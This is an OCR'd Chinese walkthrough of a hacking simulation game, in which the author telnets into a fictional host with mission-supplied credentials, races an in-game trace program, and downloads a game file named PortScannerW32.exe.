


图7




图8




图9

如果IP信息和端口信息都没有错的话就会出现如图10所示的登录界面了，并等待我们输入用户名和密码。我们输入在任务信中给出的用户名和密码（test和guest），成功登录的话就会出现如图11所示的界面，我对于这句话的理解是（当然是借助了Google翻译 -_-）“远程计算机已经开启了一个追踪程序，在它追踪到你之前离开，否则你将被抓。”在这里要特别注意，每当你telnet登录成功后，你登录的主机就会启动一个追踪程序，试图找到你，追踪程序找到你只是一个时间问题，因此从你telnet成功登录到远程主机后所进行的所有操作一定要抓紧时间才行，如果追踪程序追踪到你时还没有完成任务，那么任务就将失败，你只




图10

能从头开始了。在你完成任务后，一定要使用“disconnect”命令断开telnet的连接，从而使追踪程序无法继续追踪到你。




图11




图12




图13




图14

关闭提示框后我们就可以在远程电脑里进行各种操作了（没有关闭提示前处于不可输入状态），同时追踪程序也就启动了，“trace”后面不断跳动变化的IP地址让人好紧张啊，如图12。先使用dir命令查看一下当前目录下都有哪些子目录和文件，如图13，发现没有“HackTools”这个文件夹，倒是有一个名为HackingToolz的文件夹，进去看看，使用**cd HackingToolz**命令切换到HackingToolz目录下，再使用dir命令查看一下，我们要找的PortScannerW32.exe文件就在这里了，如图14。

下面我们就把PortScannerW32.exe下载回来，啊？怎么回事？突然弹出了一个如图15所示的提示框，翻译后就是“你被发现了，你没有进监狱因为这是你第一次计算机犯罪。”原来是刚才光顾着截图没有注意时间，被追踪到了，虽然我们此时也可以继续的玩下去，但因为被追踪到一次了，我们已经不可能是“skilled enough to do real hacking job”了，因此我只好关闭程序重新开始。

重新来接第一个任务，仔细看了一下，这次接到的这个任务几乎跟上次的任务一模一样，唯一不同的就是要入侵的机器的IP地址、telnet端口、用户名和密码不周而已，这些都无关紧要，让你取的文件还是PortScannerW32.exe，还是在HackingToolz文件夹下，也就是说我们telnet上去后的操作可以完全一样，因为我们已经知道了PortScannerW32.exe是在HackingToolz目录下的，为了节省时间，就不必再使用dir查看PortScannerW32.exe是在哪里了，可以直接使用**cd HackingToolz**命令切换到PortScannerW32.exe所在的目录下。因此这次我telnet上去后直接输入**cd HackingToolz**，然后点“Get File”按钮，输入需要下载的文件名PortScannerW32.exe，点“Download”按钮后就会开始下载文件了，如图16。

